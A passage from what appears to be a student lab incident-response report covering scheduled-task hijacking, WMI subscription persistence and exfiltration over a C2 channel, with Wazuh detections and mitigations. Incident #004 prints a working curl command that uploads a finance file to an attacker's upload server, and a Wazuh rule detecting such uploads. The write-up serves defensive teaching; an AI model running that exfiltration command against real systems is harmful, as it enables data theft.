If the attacker is currently connected to the machine, the connection must be severed.

- ❖ Identify and terminate the suspicious `powershell.exe` process that is communicating with the attacker's IP (10.0.2.4).
- ❖ If a breach is suspected to be widespread, isolate the victim machine from the network to prevent the attacker from moving to other computers.

4. Task Audit (Review)

Check if the attacker scheduled any new tasks to stay in the system.

- ❖ Review the Windows Task Scheduler for any unfamiliar tasks created around the time of the incident.
- ❖ Verify that the "CleanupTask" (or the task you used) is still pointing to the correct file path and hasn't been modified to run other malicious commands.

Security Control/Mitigation Recommendations

1. Enforcement of "Least Privilege" for Tasks

- Audit all existing Scheduled Tasks to ensure they do not run as SYSTEM unless absolutely necessary.
- For tasks that only perform file cleanups or local maintenance, reconfigure them to run under a dedicated "Service Account" with restricted permissions.
- If a task runs as a lower-privilege user, even a successful script hijack won't result in full system takeover.

2. Implementation of PowerShell Constrained Language Mode (CLM)

- Use Group Policy (GPO) to enable Constrained Language Mode for standard users.
- CLM restricts the types of commands PowerShell can run, blocking the complex "Sockets" and "API" calls used in your reverse shell payload.
- The attacker's script would simply fail to run, even if they successfully overwrote the file.

3. PowerShell Code Signing Policy

- Set the PowerShell Execution Policy to "AllSigned".
- This requires every script on the system to have a digital signature from a trusted internal authority.
- Since an attacker cannot recreate a valid digital signature, the hijacked cleanup.ps1 would be blocked from executing because its "signature" would be broken or missing.

4. Centralized Directory for Privileged Scripts

- Move all administrative scripts to a central, protected directory (e.g., C:\Program Files\AdminTools\).
- Apply a "Strict Baseline" to this folder where only the Domain Admins group has write access.
- Prevents the accidental creation of "writable" scripts in random locations like C:\TaskScripts\.

5. Proactive Control: File Integrity Monitoring (FIM)

- Deploy FIM to track changes in sensitive directories like C:\TaskScripts\.
- Configure tools (e.g., Wazuh) to trigger high-severity alerts for any "Write" or "Modify" events on script files.
- To catch the attacker during the "Hijack" phase, allowing security teams to intervene before the malicious script is actually executed by the system.

6. Enhanced PowerShell Logging

- Ensure Script Block Logging (Event ID 4104) is enabled across the domain.
- Use Group Policy (GPO) to enable detailed logging for all PowerShell activity.
- To provide the specific telemetry needed to catch malicious strings, such as TCPClient or Invoke-Expression, as seen in your Wazuh alerts.

7. Network-Level Egress Filtering

- Configure host or perimeter firewalls to block outbound traffic on non-standard ports.
- Restrict server communication to only necessary ports and known-good IP addresses, specifically blocking common "hacker" ports like 4444.
- To prevent a successful "callback" to an attacker's machine, effectively breaking the reverse shell even if the script executes.

References

<u>Description of Reference</u>	<u>URL</u>
MITRE ATT&CK: Scheduled Task (T1053.005)	https://attack.mitre.org/techniques/T1053/005/
Wazuh: Log Data Collection and Analysis	https://documentation.wazuh.com/current/user-manual/capabilities/log-data-collection/how-it-

	works.html
Qualys: Defending Against Scheduled Task Attacks	https://blog.qualys.com/vulnerabilities-threat-research/2022/06/20/defending-against-scheduled-task-attacks-in-windows-environments
Microsoft: File Access Control Lists (ACLs)	https://learn.microsoft.com/en-us/windows/win32/secauthz/access-control-lists
Artificial Intelligence (AI)	- Grammarly (to correct spelling and grammar) - Gemini: Prompts used: - “Tell me everything I need to know about MITRE ATT&CK: Scheduled Task (T1053.005)” - PASTED WHAT I DID TO GET PRIV ESC AND WAZUH OUTPUT AND ASKED “Above I have attached the steps I did to get privileged escalation, I have also attached the wazuh response. Remediation Strategies for this attack, elaborate everything for me, tell me everything I need to know about it, explain to me clearly. Give me all of them in paragraphs each so I can easily understand.” - “Suggest some security controls and mitigation recommendations, give me all of them in paragraphs each so I can easily understand.”

3.3 Incident #003 – Permanent WMI Event Subscription Persistence (Timer-based)

MITRE ATT&CK Mapping

<u>Tactic</u>	<u>Technique ID</u>	<u>Technique Name</u>	<u>Sub-technique Name (if applicable)</u>	<u>Operating System</u>	<u>Permissions Required to perform attack (User/Admin/NIL)</u>
Persistence	T1546.003	Event Triggered Execution	Windows Management Instrumentation (WMI)	Windows (Windows 10/11)	Admin (Elevated PowerShell)

Technique justification:

This incident demonstrates T1546.003 because persistence is established through a permanent WMI event subscription in *root\subscription*. The attacker created an *__EventFilter* (trigger), a *CommandLineEventConsumer* (payload execution), and a *__FilterToConsumerBinding* (binding). This allows the system to re-execute the payload automatically on a timed trigger (every 60 seconds), including across reboots.

Attack Documentation

Goal:

The objective of this technique is to ensure the attacker maintains long-term execution on the Windows endpoint without relying on traditional startup locations such as registry Run keys or scheduled tasks. With WMI persistence, the payload is stored inside WMI and can run invisibly in the background based on a trigger.

What was performed:

A permanent WMI event subscription was created using three components:

1. *__EventFilter* – Defines the trigger condition using WQL (fires every 60 seconds)
2. *CommandLineEventConsumer* – Executes a hidden PowerShell command (encoded payload)
3. *__FilterToConsumerBinding* – Binds the filter to the consumer to activate persistence

As a result, PowerShell executes automatically at the defined interval.

Commands / Steps Observed (Victim – Windows VM, Admin PowerShell)

Strong IOC:

The consumer's stored command line contains suspicious PowerShell flags:

- -WindowStyle Hidden
- -ExecutionPolicy Bypass
- -enc / -EncodedCommand

These are commonly used to hide execution and evade basic detection.

B) Windows Event Logs (supporting evidence)

Depending on what is enabled on the endpoint:

- Microsoft-Windows-WMI-Activity/Operational
Look for WMI activity related to subscription execution or access to root\subscription.
- Security Event ID 4688 (Process Creation) (if enabled)
Look for powershell.exe launched with encoded command flags.
- Sysmon (if enabled)
 - Event ID 1: Process Create (PowerShell with command line)
 - Event ID 19/20/21: WMI filter/consumer/binding creation (best evidence for WMI persistence)

C) SIEM / Wazuh (main detection evidence from our demo)

Wazuh successfully detected this activity and generated an alert stating that a PowerShell process created by WMI executed a Base64-encoded command. This is strong evidence of WMI-based persistence because the execution is attributed to WMI rather than direct user actions.

The alert details show suspicious characteristics consistent with the persistence setup:

- powershell.exe executed from the Windows PowerShell path
- -WindowStyle Hidden, -ExecutionPolicy Bypass, and -enc were present in the command line
- The host running the activity was win11 (10.0.2.15)
- The activity aligns with the expected behavior of CommandLineEventConsumer repeatedly executing the stored command

This demonstrates that although WMI persistence is designed to evade traditional startup inspections, it remains detectable through proper endpoint logging and SIEM correlation.

[illegible]

Remediation Strategies (Containment, Eradication, Recovery)

Containment (stop execution quickly)

- Temporarily isolate the host from the network if outbound callbacks are occurring
- Terminate suspicious PowerShell processes if they repeatedly spawn (temporary measure)

Eradication (remove persistence properly)

The main fix is deleting the malicious WMI subscription objects from root\subscription:

- Remove the malicious `__EventListener`
- Remove the malicious `CommandLineEventConsumer`
- Remove the related `FilterToConsumerBinding`

After removal,

- Re-run WMI queries to confirm the objects no longer exist
- Observe the host for a few minutes to ensure PowerShell no longer auto-executes

Recovery

- Re-enable endpoint protections if disabled during testing (Defender, firewall policies)
- Audit for additional persistence methods (attackers often layer persistence)
- Monitor logs for re-creation attempts of WMI subscription objects

Security Control / Mitigation Recommendations

- ### 1. Enable strong logging coverage
- PowerShell Script Block Logging / Module Logging
 - WMI Activity Operational log

- Sysmon with WMI event IDs (19–21) for permanent subscription detection
- 2. PowerShell hardening**
 - Constrained Language Mode (where suitable)
 - Alert on suspicious flags like -enc, ExecutionPolicy Bypass, hidden window execution
 - 3. Application control**
 - WDAC / AppLocker policies to restrict unauthorized PowerShell usage or encoded commands
 - 4. Least privilege enforcement**
 - Reduce local admin exposure; creation of WMI persistence is easier with elevated privileges
 - 5. Monitoring + periodic audits**
 - Regular audit of root\subscription for unknown filters/consumers/bindings
 - SIEM correlation rules for “WMI spawning PowerShell” patterns

References

<u>Description of Reference</u>	<u>URL</u>
MITRE ATT&CK: Event Triggered Execution – Windows Management Instrumentation (T1546.003)	https://attack.mitre.org/techniques/T1546/003/
Windows Event Log Monitoring	https://wazuh.com/platform/overview/
Background on WMI namespaces and execution	https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page
Official Sysmon reference for detecting WMI persistence	https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
Red Canary – WMI Persistence Explained	https://redcanary.com/

3.4 Incident #004 – Exfiltration Over C2 Channel

MITRE ATT&CK Mapping

<u>Tactic</u>	<u>Technique ID</u>	<u>Technique Name</u>	<u>Sub-technique Name (if applicable)</u>	<u>Operating System</u>	<u>Permissions Required to perform attack (User/Admin/NIL)</u>
Exfiltration	T1041	Exfiltration Over C2 Channel	-	Windows 11	User/Admin (Depending on who can access the file)

Attack Documentation

Exfiltration over C2 Channel, command-and-control, is when the attacker exfiltrates sensitive files from the victim machine to the attacker controlled C2 server. In this case, the C2 server used is a python upload server running on port 8000. The attacker's goal is to exfiltrate and send the finance-data.txt out of the victim's machine. This takes place after privilege escalation to ensure the attacker has access to the sensitive files to be exfiltrated.

1. Start a python upload server. This is the C2 channel used to receive the data, finance-data.txt.

```
python -m uploadserver
```

```
(root@kali)~# python -m uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

2. In the reverse shell created in privilege escalation stage, enter the following to use curl to send the file contents over to the C2 channel. The file will be found in the directory where the C2 channel is started on.

```
$output = (C:\Windows\System32\curl.exe -F "files=@C:\icrm\finance-data.txt"
http://10.0.2.4:8000/upload 2>&1 | Out-String); Write-Host $output
```

PS C:\WINDOWS\system32> \$output = (C:\Windows\System32\curl.exe -F "files=@C:\icrm\finance-data.txt" http://10.0.2.4:8000/upload 2>&1 Out-String); Write-Host \$output	
\$output = (...)	This assigns whatever is inside the brackets to the variable \$output. This means that the output made from the command will be stored as a string in \$output.
C:\Windows\System32\curl.exe	The tool used to send HTTP requests to the server.
-F "files=@C:\icrm\finance-data.txt"	This specifies the file, "@C:\icrm\finance-data.txt", to attach and send.
http://10.0.2.4:8000/upload	The destination server and path is set to 10.0.2.4, which is the attacker controlled upload server, C2 channel. The 8000 is the port the server is listening on. /upload is to specify to send to the upload server.
2>&1	Normal output and errors will be combined to ensure that the \$output variable will not have errors in it. This is done by redirecting errors to normal output.
Out-String	This converts the output lines into a string to allow the output to be printed properly.

Write-Host \$output	This prints out the output at the end.
---------------------	--

- To verify that the exfiltration is successful, use cat to view the contents of the file exfiltrated.

```
cat finance-data.txt
```

```
(root@kali)~# cat finance-data.txt
Confidential Finance Data
```

- The python upload server listener shows the file, finance-data.txt, being uploaded successfully and stored in the /root directory as finance-data.txt. "POST /upload HTTP/1.1" shows that the victim machine is sending the data to the /upload endpoint of the attacker server using HTTP POST. POST is used to send the data as the content is a file.

```
(root@kali)~# python -m uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.15 - - [31/Jan/2026 21:43:52] [Uploaded] "finance-data.txt" -> /root/finance-data.txt
10.0.2.15 - - [31/Jan/2026 21:43:52] "POST /upload HTTP/1.1" 204 -
```

Detection / IOCs

There is both network and host-based detection.

Network-based detection focuses on the outbound traffic from the victim machine. Wazuh rule is used to detect suspicious curl attempts:

Security Alerts

Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
Feb 2, 2026 @ 03:44:19.871	T1041	Exfiltration	MITRE ATT&CK T1041: Exfiltration via Exfiltration Over C2 Channel	12	300004

agent.id

002

agent.ip

10.0.2.15

agent.name

win11

data.win.eventdata.commandLine

"C:\Windows\System32\curl.exe" -F files=@C:\icrm\finance-data.txt http://10.0.2.4:8000/upload

data.win.eventdata.company

curl, https://curl.se/

data.win.eventdata.currentDirectory

C:\WINDOWS\system32\

data.win.eventdata.description

The curl executable

data.win.eventdata.fileVersion

8.14.1

data.win.eventdata.hashes

SHA256=26732957D586965A2D37D24AC8F384C6502A730DFD9D35212980712A20DC2291

data.win.eventdata.image

C:\Windows\System32\curl.exe

MITRE ATT&CK T1041: Exfiltration via Exfiltration Over C2 Channel

View alerts of this Rule

Information

ID	Level	File	Path
300004	12	local_rules.xml	etc/rules

Groups

exfiltration, curl

Details

If_sid 61603	Win.eventdata.image pattern: (?i).*curl.exe\$, type: pcre2	Win.eventdata.commandLine pattern: (?i)(-F --form -d --data --upload-file).*(http:// https://), type: pcre2
------------------------------------	--	---

<pre><group name="exfiltration,curl,mitre_T1041"> <rule id="300004" level="12"> <if_sid>61603</if_sid></pre>	<u>Checks for:</u> 1. Execution of curl.exe
--	--

<pre> <field name="win.eventdata.image" type="pcre2">(?!).*curl\.exe\$</field> <field name="win.eventdata.commandLine" type="pcre2">(?!)(-F --form -d --data --upload- file).*(http:// https://)</field> <description>MITRE ATT&CK T1041: Exfiltration via Exfiltration Over C2 Channel</description> <mitre> <id>T1041</id> </mitre> </rule> </group> </pre>	2. Suspicious command line arguments used for uploading data 3. HTTP or HTTPS used for outbound communication
---	--

Network-Based Indicators Of Compromise (IOC):

Indicator	Description
HTTP POST uploads	Outbound POST request to upload data to unknown, suspicious IPs
User Agent	Curl in HTTP headers shows that the upload is done using curl command line
Destination	Connections to unknown external IPs and ports

Host-based detection focuses on the activities done on the victim machine, Windows system. Windows Event Logs and Sysmon logs show the curl.exe process creation:

```

Image: C:\Windows\System32\curl.exe
FileVersion: 8.14.1
Description: The curl executable
Product: The curl executable
Company: curl, https://curl.se/
OriginalFileName: curl.exe
CommandLine: "C:\Windows\System32\curl.exe" -F files=@C:\icrm\finance-data.txt http://10.0.2.4:8000/upload
CurrentDirectory: C:\WINDOWS\system32\
User: NT AUTHORITY\SYSTEM

```

The red boxed fields shown in the Sysmon logs above are the fields that are being checked in the Wazuh rules.

Host-Based Indicators of Compromise (IOC):

Indicator	Description
Process Creation	curl.exe is executed on the system
Command line	Sensitive file names appear with parameters like -F, files=, filename=, --form, or --upload-file which suggests attempts to attach a file and upload data.
File access	Sensitive confidential files accessed
Parent processes	Suspicious shells launched before curl

Remediation Strategies

In the incident response lifecycle, after detection and analysis is CER, containment, eradication, and recovery. Containment is when identifying and isolating the main assets involved in the incident. Eradication is when removing affected components. Recovery is when restoring affected systems back to normal.

Containment:

- Isolate affected systems from the network
- Block outbound traffic to 10.0.2.4, the C2 IP address

New-NetFirewallRule -DisplayName "Block Outbound to 10.0.2.4" -Direction Outbound -RemoteAddress 10.0.2.4 -Action Block	
New-NetFirewallRule	To create a new rule in Windows Firewall
-DisplayName "Block Outbound to 10.0.2.4"	The rule name
-Direction Outbound	The traffic direction is set to Outbound which means the traffic that is leaving the system
-RemoteAddress 10.0.2.4	The destination IP address to match
-Action Block	To block the connection if the IP matches

- End the malicious task
 - Use Task Manager to check if the curl task is still running
 - The following command ends the curl task if it is still running

taskkill /IM curl.exe /F	
taskkill	Windows command to terminate a running process
/IM curl.exe	Specify the program to kill, curl.exe
/F	To force the process to stop immediately

Eradication:

- Remove any malicious scripts, payloads or persistence
- Review accessed files
- Reset affected credentials

Recovery:

- Monitor outbound traffic
- Reconnect to the network
- Conduct post-incident activity which is the next stage of the incident response lifecycle

Security Control/Mitigation Recommendations

Control	Description	Purpose	Implementation
Egress filtering	Firewall or network rule to block outgoing traffic	Prevent unknown outbound uploads	• Configure firewall to allow outbound traffic to approved IPs and ports • Blocking unknown destinations • Logging denied connections
Network IDS/IPS (Suricata)	Security system that monitors network traffic	Detect data exfiltration	• Deploy Suricata • Add rules to detect exfiltration attempts • Send alerts to SIEM

Data Loss Prevention (DLP)	Software that monitors and control sensitive data	Block sensitive data to be sent out	- Classify sensitive data - Set DLP policies to block upload of sensitive data - Alert when data is uploaded
Application Control (Windows Defender Application Control)	Security setting to restrict which program can run	Prevents execution of curl.exe	- Create rules to allow only approved applications - Block unauthorised programs like curl.exe - Log blocked executions
TLS inspection	Technology to inspect encrypted traffic	Detect encrypted exfiltration like encrypted file upload hidden in HTTPS traffic	- Configure secure web gateway - Decrypt outbound TLS traffic - Inspect to look for suspicious uploads - Encrypt traffic before forwarding
SIEM correlation	Security tool that collects and analyses logs	Detect abnormal uploads	- Collect logs from endpoints - Create rules to detect and alert suspicious uploads - Map detections to MITRE ATT&CK
User activity monitoring	System that tracks user actions on devices	Identify unusual file access or activity which helps in identifying insider threats or compromised accounts	- Enable endpoint logging - Track file access to sensitive directories - Alert on unusual access

References

<u>Description of Reference</u>	<u>URL</u>
uploadserver	https://pypi.org/project/uploadserver/
Pentesting Cheatsheets Red Team Notes	https://www.ired.team/offensive-security-experiments/offensive-security-cheatsheets#uploading-posting-files-through-www-upload-forms
Exfiltration Over C2 Channel MITRE ATT&CK	https://attack.mitre.org/techniques/T1041/

